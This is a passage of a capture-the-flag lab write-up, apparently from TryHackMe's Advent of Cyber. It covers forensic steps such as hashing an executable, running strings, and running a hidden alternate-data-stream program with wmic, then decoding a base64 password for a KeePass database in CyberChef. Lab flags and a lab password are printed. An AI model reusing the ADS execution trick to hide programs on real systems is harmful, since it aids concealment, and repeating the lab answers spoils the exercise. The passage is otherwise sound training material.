
When we get into the naughty list by inputting ‘2’ into the command prompt, we can find that Sharika Spooner is inside the Naughty List.





When we check the nice list by entering ‘1’ into the command prompt, we can find that Jaime Victoria is in the nice list.





Methodology/ walkthrough:

We started by launching Remmina Remote Desktop Client to connect to the machine, and then logged in using the credentials given. We proceeded to launch Powershell and change the directory to Documents using the command ‘cd .\Documents’. Next, we got the list of items inside the Documents folder using the command ‘Get-ChildItem’. After that, we found the file hash for db.exe by running command ‘more ‘.\db file hash.txt’. To get the MD5 file hash of the mysterious executable we used ‘Get-FileHash -Algorithm MD5 ‘.\deebee.exe’. Next, the command ‘Get-FileHash -Algorithm SHA256 ‘.\deebee.exe’ was used to achieve the SHA256 file hash of the mysterious executable.To


scan the executable, we used command ‘C:\Tools\strings64.exe -accepteula ‘.\deebee.exe’ and we can find the hidden flag which is THM{f6187e6cbeb1214139ef313e108cb6f9}. After that, to view the ADS we use the Powershell command ‘Get-Item -Path .\deebee.exe -Stream *’. Afterwards, we used the command ‘wmic process call create $(Resolve-Path . \deebee.exe:hidedb)’ to run the database connector and got a command prompt window, therefore we can achieve the flag - THM{088731ddc7b9fdeccaed982b07c297c}. To see if Sharika Spooner is inside the naugthy list or the nice list, we started by inputting 2 into the command prompt (to view the naughty list) and from there, we saw that Sharika Spooner was on the Naughty List. We then input 1 (to view the Nice List) and saw see that Jaime Victoria was on the nice list.


Day 22: Blue Teaming - Elf Mceager becomes CyberElf

Tools Used: remmina, Windows 10, Cyberchef


Question 1


We ran Remmina Remote Desktop Client and connected to the machine with the IP given, followed by logging into the machine with credentials given.


Remmina Remote Desktop Client
RDP
10.10.193.82
Name
Group
Server
Plugin
Last used
Total 0 items.



10.10.193.82
10.10.193.82
Enter RDP authentication credentials
Username
Administrator
Password
Domain
Save password
OK
Cancel

We copied the encoded folder name and headed over to https://gchq.github.io/CyberChef/ to decode the message.






We pasted the encoded text into input text field and used the Magic operation to decode message




Then click bake and we will get the decoded message which is the password to the KeePass database which is “thegrinchwashere”




Question 2

From the output tab, we can see that the encoding method listed is base64




Question 3

Once we got the password for the KeePass database, we proceeded to login to it.




After logging in, we saw a tab with the title ‘hiya’. When we clicked it, the full details of it were displayed on the bottom panel as shown:




Therefore the note from the hiya key was “Your passwords are now encoded. You will never get access to your systems! Hahaha >:^p”

Question 4

